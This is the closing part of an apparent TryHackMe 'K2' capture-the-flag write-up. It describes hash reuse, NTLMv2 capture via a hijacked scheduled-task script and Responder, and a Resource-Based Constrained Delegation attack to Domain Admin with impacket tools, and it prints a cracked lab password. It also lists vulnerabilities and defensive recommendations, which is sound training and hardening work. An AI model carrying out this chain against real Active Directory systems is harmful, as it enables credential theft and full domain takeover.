The Administrator hash from Middle Camp reused against The Summit's DC authenticated as j.smith. A writable scripts folder allowed replacing backup.bat — the original script copied o.armstrong's files, so replacing it with a UNC path pointed at a Responder listener captured o.armstrong's NTLMv2 hash when the scheduled task triggered.
Hashcat cracked it to arMStronG08. BloodHound then revealed the critical path:
o.armstrong → [MemberOf] → IT Director → [GenericWrite] → K2ROOTDC$
GenericWrite on a computer object enables a Resource-Based Constrained Delegation (RBCD) attack:
- Create a new machine account (
ATTACKER$) usingj.smith'sSeMachineAccountPrivilege - Set
msDS-AllowedToActOnBehalfOfOtherIdentityon the DC to trustATTACKER$ - Request a service ticket impersonating Administrator via
getST - Use the ticket with
secretsdumpto dump all domain hashes
Domain Admin achieved.
Key Vulnerabilities
| Vulnerability | Location | Impact |
|---|---|---|
| Stored XSS (WAF bypass) | Base Camp – admin panel | Session hijacking |
| UNION-based SQL Injection | Base Camp – ticket search | Full credential dump |
| Credentials in access.log | Base Camp – /var/log | Root password exposure |
| Credential reuse across machines | All stages | Lateral movement |
| Weak password policy + guessable pattern | Middle Camp | j.bold password cracked |
| Backup Operators group misconfiguration | Middle Camp | SAM/SYSTEM dump |
| Writable script folder (world-writable) | The Summit | NTLMv2 capture via Responder |
| GenericWrite on DC computer object | The Summit | RBCD → Domain Admin |
Deep Dive: RBCD Attack
Resource-Based Constrained Delegation is an Active Directory feature that allows a computer to delegate authentication on behalf of users to specific services. When an attacker has GenericWrite on a computer object, they can modify the msDS-AllowedToActOnBehalfOfOtherIdentity attribute to trust a controlled machine account.
The full attack requires three components:
1. A machine account under attacker control
SeMachineAccountPrivilege (held by standard domain users by default) allows adding up to 10 machine accounts to the domain. impacket-addcomputer handles this.
2. Setting the delegation attribute
impacket-rbcd writes the controlled machine account's SID into the target computer's RBCD attribute — telling the DC "trust this machine to act on behalf of users."
3. Requesting a forged service ticket
impacket-getST uses the controlled machine account's credentials to request a Kerberos service ticket for cifs/DC impersonating any user — including Administrator. This ticket is then passed to secretsdump to dump all hashes from the domain.
The attack is particularly powerful because GenericWrite on computer objects is easy to overlook during AD hardening — it doesn't look as dangerous as GenericAll or WriteDACL at first glance.
Lessons Learned
Logs are a double-edged sword. The root password on Base Camp appeared in access.log because someone had typed it incorrectly into a username or URL field. Logs intended for debugging became the path to root.
Credential patterns are predictable. The hint about rockyou + 2 characters reduced the search space to 320 combinations. Password policies that allow predictable transformations of weak base passwords offer false security.
Built-in groups carry hidden power. Backup Operators is often overlooked compared to Domain Admins, but the ability to read the SAM and SYSTEM hives is effectively equivalent to having the Administrator hash — which is exactly what happened here.
GenericWrite ≠ harmless. On user objects, GenericWrite enables targeted Kerberoasting. On computer objects, it enables RBCD. Neither requires a password or direct admin access to exploit.
Information flows forward. Every credential, hash, and username found should be kept and retested on new machines. The Administrator hash from Middle Camp being valid on The Summit's j.smith account was the entire entry point for the final stage.
Security Recommendations
| Finding | Recommendation |
|---|---|
| JWT Algorithm None accepted | Enforce algorithm verification server-side; reject tokens with alg: none |
| XSS in ticket system | Implement strict Content Security Policy; sanitise all user input |
| SQL Injection in search | Use parameterised queries / prepared statements |
| Passwords in log files | Audit log configurations; mask sensitive parameters; rotate any exposed credentials |
| Credential reuse across systems | Enforce unique passwords per system; implement privileged access workstations |
| Guessable password pattern | Enforce true randomness in password policy; use a password manager |
| Backup Operators with WinRM access | Restrict Backup Operators to dedicated backup systems; monitor registry access |
| World-writable script folder | Apply principle of least privilege to all scheduled task directories |
| GenericWrite on DC object | Audit AD ACLs regularly with BloodHound; remove unnecessary delegated permissions |
| Default machine account quota | Set ms-DS-MachineAccountQuota to 0; use dedicated service accounts for machine joins |
Tools Used
| Tool | Purpose |
|---|---|
nmap | Port scanning and service enumeration |
ffuf | Subdomain and directory brute forcing |
Burp Suite | HTTP interception, JWT manipulation, WAF analysis |
gobuster | Directory enumeration |
Hydra | SSH credential brute forcing |
kerbrute | AD username enumeration and password spraying |
NetExec (nxc) | SMB/WinRM authentication and recon |
evil-winrm | WinRM shell access |
BloodHound + bloodhound-python | AD attack path visualisation |
Responder | NTLMv2 hash capture |
hashcat | Hash cracking |
impacket-addcomputer | Machine account creation |
impacket-rbcd | RBCD attribute manipulation |
impacket-getST | Kerberos service ticket forging |
impacket-secretsdump | SAM/NTDS hash dumping |
Python | Custom wordlist generation |
Final Thoughts
K2 is one of the more realistic rooms on TryHackMe precisely because it doesn't reset between machines. The information you carry forward isn't just a convenience — it's the attack surface. The room rewards methodical note-taking and a mindset of "what I already have is probably useful again," which is exactly how real engagements work.
The jump from Middle Camp to The Summit in particular — reusing an Administrator hash, pivoting through a scheduled task to capture a hash via Responder, and then chaining that into an RBCD attack — is a sequence that maps closely to post-exploitation patterns seen in actual red team engagements against AD environments.
A multi-stage, chained-machine room across three distinct environments. Web exploitation (Stored XSS + UNION SQLi) on a Linux server leaked credentials that enabled lateral movement into Active Directory. A Backup Operators abuse dumped the Administrator NTLM hash, which carried into the Root DC. A writable scripts folder allowed replacing a scheduled task to capture an NTLMv2 hash via Responder, followed by an RBCD attack to achieve Domain Admin.